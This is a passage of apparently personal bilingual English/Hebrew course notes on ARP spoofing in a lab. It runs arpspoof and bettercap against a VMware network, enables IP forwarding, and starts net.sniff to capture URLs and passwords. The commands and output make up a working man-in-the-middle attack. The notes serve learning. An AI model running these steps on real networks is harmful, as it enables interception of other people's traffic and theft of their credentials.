In different window, the same command but telling the router that we are 192.168.159.1

```
root@kali: ~ 78x18
root@kali:~# arpspoof -i eth0 -t 192.168.159.2 192.168.159.1
```

Now if we go to the target machine and run the same command `arp -a`, we are gonna see that the MAC address now is different than what it was, this is the MAC address of the kali machine.

```
C:\Users\shaha>arp -a

Interface: 192.168.159.1 --- 0xc
Internet Address      Physical Address      Type
192.168.159.2         00-0c-29-53-7c-71    dynamic
192.168.159.128       00-0c-29-53-7c-71    dynamic
192.168.159.254       00-50-56-f8-c5-16    dynamic
192.168.159.255       ff-ff-ff-ff-ff-ff    static
224.0.0.2             01-00-5e-00-00-02    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.251           01-00-5e-00-00-fb    static
224.0.0.252           01-00-5e-00-00-fc    static
239.255.255.250       01-00-5e-7f-ff-fa    static
255.255.255.255       ff-ff-ff-ff-ff-ff    static
```

So right now, this window's machine thinks the router is at this MAC address [00:0c:29:7c:71]. Every time it needs to send a request it will send this to this MAC address.

the kali is not a router so when it gets requests, is actually going to stop them from flowing and going to the router. This is a security feature in Linux.

So, that why we going to enable port forwarding in a different window:

```
root@kali: ~ 78x8
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~#
```

הסבר בעברית :

התחלה היינו צריכים להבין מי האינטרנט המטרה שלנו כלומר הקורבן במקרה הזה תקפנו את המחשב האישי שלי, לכן השתמשנו ב `arp -a` .

לאחר מיכן באמצעות פקודה זהה במכונה הווירטואלית kail מצאנו את הקו של הראוטר.

השתמשנו בפקודות כדי לזייף לקורבן שאנחנו הראוטר ובמקביל שלחנו הודעה לראוטר שאנחנו המשתמש.

לאחר מיכן שמנו לב כי במחשב האישי השתנה ה `mac address` של הראוטר ולכן עכשיו המחשב האישי חושב שמכונת kali היא הראוטר. כל ההודעות עוברות דרך המחשב המכונה הווירטואלית.

יש בעיה במכונה הווירטואלית יש פיצ'ר שגורם להודעות לא לעבור לראוטר באופן אוטומטי לכן השתמשנו בפקודה בחלון חדש כדי לגרום להודעות לעבור בצורה חופשית דרך המכונה הווירטואלית אל הראוטר.


ARP Spoofing

Using Bettercap

- Framework to run network attacks.
- Can be used to:
 - ARP Spoof targets (redirect the flow of packets).
 - Sniff data (url, username password).
 - Bypass Https.
 - Redirect domain requests (DNS Spoofing).
 - Inject code in loaded pages.
 - And more!

use:

➤ `bettercap -iface [interface]`




```
root@kali: ~ 78x32
root@kali:~# bettercap -iface eth0
bettercap v2.32.0 (built for linux amd64 with go1.17) [type 'help' for a list of commands]

[09:24:01] [sys.log] [inf] gateway monitor started ...
192.168.159.0/24 > 192.168.159.128 >> - 1000 Mb/s
```

we are running this against our NAT network, which is eth0 is connected to.

מה שחשוב שם הם המודולים לדוגמא



```
192.168.159.0/24 > 192.168.159.128 >> help net.probe

net.probe (not running): Keep probing for new hosts on the network by sending dummy UDP packets to every possible IP on the subnet.

net.probe on : Start network hosts probing in background.
net.probe off : Stop network hosts probing in background.

Parameters
net.probe.mdns : Enable mDNS discovery probes. (default=true)
net.probe.nbns : Enable NetBIOS name service discovery probes. (default=true)
net.probe.throttle : If greater than 0, probe packets will be throttled by this value in milliseconds. (default=10)
net.probe.upnp : Enable UPNP discovery probes. (default=true)
net.probe.wsd : Enable WSD discovery probes. (default=true)
```

מודול זה לדוגמא ממשיך לשלוח הודעות UDP בשביל לאבחן מכשירים על אותה רשת.

By doing this it automatically started the net dot recon.

```
192.168.159.0/24 > 192.168.159.128 > net.probe on
192.168.159.0/24 > 192.168.159.128 > [10:35:53] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.159.0/24 > 192.168.159.128 > [10:35:53] [sys.log] [inf] net.probe probing 256 addresses on 192.168.159.0/24
192.168.159.0/24 > 192.168.159.128 > [10:35:54] [endpoint.new] endpoint 192.168.159.1 detected as 00:50:56:c0:00:08 (VMware, Inc.).
192.168.159.0/24 > 192.168.159.128 > [10:35:56] [endpoint.new] endpoint 192.168.159.254 detected as 00:50:56:f8:c5:16 (VMware, Inc.).
192.168.159.0/24 > 192.168.159.128 > >
```

```
any.proxy > not running
api.rest > not running
arp.spoof > not running
ble.recon > not running
c2 > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running
gps > not running
hid > not running
http.proxy > not running
http.server > not running
https.proxy > not running
https.server > not running
mac.changer > not running
mdns.server > not running
mysql.server > not running
ndp.spoof > not running
net.probe > running
net.recon > running
net.sniff > not running
packet.proxy > not running
syn.scan > not running
tcp.proxy > not running
ticker > not running
ui > not running
update > not running
wifi > not running
wol > not running

192.168.159.0/24 > 192.168.159.128 >>
```

net.recon turned on automatically.

הסיבה לכך היא ש net.probe שולח probe requests לכל ה IP's האפשריים. וכך ברגע שנקבל response מי שיתפעל הוא net.recon בכך שיאתר את הודעות ה response על ידי ניטור ה arp cache. והוספה של כל ה-IP בתוך רשימה מסודרת שנוכל לתגרת אותם.

- עכשיו בגלל ש net.recon רץ נוכל לעשות את הפקודה net.show לראות את כל הלקוחות שמחוברים.

```
192.168.159.0/24 > 192.168.159.128 >> net.show
```

IP ▲	MAC	Name	Vendor	Sent	Recvd	Seen
192.168.159.128	00:0c:29:53:7c:71	eth0	VMware, Inc.	0 B	0 B	10:33:41
192.168.159.2	00:50:56:e3:35:9f	gateway	VMware, Inc.	52 kB	32 kB	10:33:41
192.168.159.1	00:50:56:c0:00:08	DESKTOP-U6G0MT2.local	VMware, Inc.	29 kB	21 kB	11:03:14
192.168.159.254	00:50:56:f8:c5:16		VMware, Inc.	1.4 kB	21 kB	10:59:17

↑ 2.9 MB / ↓ 8.0 MB / 175166 pkts

IP and MAC
machine kali linux

IP and MAC of
router

The hardware used
by each of this client

ARP Spoofing Using Bettercap

- נראה אפשרות לעשות ARP Spoofing בשימוש Bettercap. יאפשר לנו לעשות שמחשב שלנו יהיה באמצע בחיבור בין המכשיר לראוטר.

קודם נרצה להיות המחשב שבמרכז (man in the middle*) ומשתמש במודל שנקרא arp spoof

```
192.168.159.0/24 > 192.168.159.128 » help arp.spoof
```

```
arp.spoof (not running): Keep spoofing selected hosts on the network.
```

```
arp.spoof on : Start ARP spoofer.
```

```
arp.ban on : Start ARP spoofer in ban mode, meaning the target(s) connectivity will not work.
```

```
arp.spoof off : Stop ARP spoofer.
```

```
arp.ban off : Stop ARP spoofer.
```

- מפעיל את המודול הזה – arp.spoof on
- פשוט מנתק את החיבור של הכתובת המטרה שלנו – arp.ban on
- פשוט לכבות את המצב – arp.spoof off
- פשוט לכבות את הניתוק – arp.ban off

```
arp.spoof.full duplex : If true, both the targets and the gateway will be attacked, otherwise only the target (if the router has ARP spoofing protections in place this will make the attack fail). (default=false)
```

```
arp.spoof.internal : If true, local connections among computers of the network will be spoofed, otherwise only connections going to and coming from the external network. (default=false)
```

```
arp.spoof.skip_restore : If set to true, targets arp cache won't be restored when spoofing is stopped. (default=false)
```

```
arp.spoof.targets : Comma separated list of IP addresses, MAC addresses or aliases to spoof, also supports nmap style IP ranges. (default=<entire subnet>)
```

```
arp.spoof.whitelist : Comma separated list of IP addresses, MAC addresses or aliases to skip while spoofing. (default=)
```

arp.spoof.full duplex - אם נאתחל (true) את האופציה הזאת יבצע מתיחה (spoof) כלומר גם לראוטר וגם לכתובת המטרה. ולאחר מיכן אנחנו נהיה באמצע בחיבור, במצב של כיבוי (false) רק כתובת המטרה תהיה

במצב spoof. שימוש <-

```
192.168.159.0/24 > 192.168.159.128 » set arp.spoof.full duplex true
192.168.159.0/24 > 192.168.159.128 »
```

arp.spoof.targets – המטרות שאני רוצה לבצע עליהם את המתקפה ונוכל להשתמש ב פסיק כדי לבצע עוד מטרות נוספות במקביל.

```
192.168.159.0/24 > 192.168.159.128 » set arp.spoof.full duplex true
192.168.159.0/24 > 192.168.159.128 » net.show
```

IP ▲	MAC	Name	Vendor	Sent	Recv	Seen
192.168.159.128	00:0c:29:53:7c:71	eth0	VMware, Inc.	0 B	0 B	03:10:02
192.168.159.2	00:50:56:e3:35:9f	gateway	VMware, Inc.	76 kB	46 kB	03:10:02
192.168.159.1	00:50:56:c0:00:08	DESKTOP-U6G0MT2.local	VMware, Inc.	41 kB	32 kB	03:53:35
192.168.159.254	00:50:56:f9:ff:12		VMware, Inc.	2.1 kB	33 kB	03:52:01

↑ 4.5 MB / ↓ 12 MB / 270988 pkts

```
192.168.159.0/24 > 192.168.159.128 » set arp.spoof.targets 192.168.159.254
```

עכשיו שאתחלנו את כל ההגדרות נוכל להפעיל את המודול **arp.spoof on**

```
192.168.159.0/24 > 192.168.159.128 » set arp.spoof.targets 192.168.159.254
192.168.159.0/24 > 192.168.159.128 » arp.spoof on
[04:03:12] [sys.log] [inf] arp.spoof enabling forwarding
192.168.159.0/24 > 192.168.159.128 » [04:03:12] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
192.168.159.0/24 > 192.168.159.128 » [04:03:12] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.159.0/24 > 192.168.159.128 »
```

כאשר נריץ ונראה שאין שגיאות נוכל לראות כי התוכנה רצה באמצעות help חשוב לבדוק כי net.probe רץ גם כן.

```
arp.spoof > running
ble.recon > not running
c2 > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running
gps > not running
hid > not running
http.proxy > not running
http.server > not running
https.proxy > not running
https.server > not running
mac.changer > not running
mdns.server > not running
mysql.server > not running
ndp.spoof > not running
net.probe > running
net.recon > running
```


Spying On Network Devices

לאחר שעשינו את הפעולה הזאת כלומר להיות המחשב במרכז נראה שנוכל לראות כל מה שהמשתמש עושה על האינטרנט: url, images, videos, the passwords they login with.

עכשיו אנחנו נמצאים במרכז העניינים נשאר לנו להשתמש בתוכנה שתתפוס את המידע ותעבד אותו כדי שנוכל לקרוא ממנו. נוכל להשתמש ב wireshark בשביל לעשות זאת, אך כרגע נשתמש במודולו שנמצא בתוך bettercap כך שבאופן אוטומטי נוכל לאגור את המידע ולעבד אותו. נשתמש ב net.sniff

```
net.recon > running
net.sniff > not running
packet.proxy > not running
cve_scan > not running
```

```
net.sniff (not running): Sniff packets from the network.

net.sniff stats : Print sniffer session configuration and statistics.
net.sniff on : Start network sniffer in background.
net.sniff off : Stop network sniffer in background.
net.fuzz on : Enable fuzzing for every sniffed packet containing the specified layers.
net.fuzz off : Disable fuzzing

Parameters

net.fuzz.layers : Types of layer to fuzz. (default=Payload)
net.fuzz.rate : Rate in the [0.0,1.0] interval of packets to fuzz. (default=1.0)
net.fuzz.ratio : Rate in the [0.0,1.0] interval of bytes to fuzz for each packet. (default=0.4)
net.fuzz.silent : If true it will not report fuzzed packets. (default=false)
net.sniff.filter : BPF filter for the sniffer. (default=not arp)
net.sniff.local : If true it will consider packets from/to this computer, otherwise it will skip them. (default=false)
net.sniff.output : If set, the sniffer will write captured packets to this file. (default=)
net.sniff.regex : If set, only packets matching this regular expression will be considered. (default=)
net.sniff.source : If set, the sniffer will read from this pcap file instead of the current interface. (default=)
net.sniff.verbose : If true, every captured and parsed packet will be sent to the events.stream for displaying, otherwise the ones parsed at the application layer (sniff, http, etc). (default=false)
```

עכשיו כל מידע שיעבור דרך המחשב הזה ייתפס ויעובד על ידי המודול

net.sniff

```
192.168.159.0/24 > 192.168.159.128 > net.sniff on
192.168.159.0/24 > 192.168.159.128 > █
```

**מה שעשינו עכשיו לא עובד על https.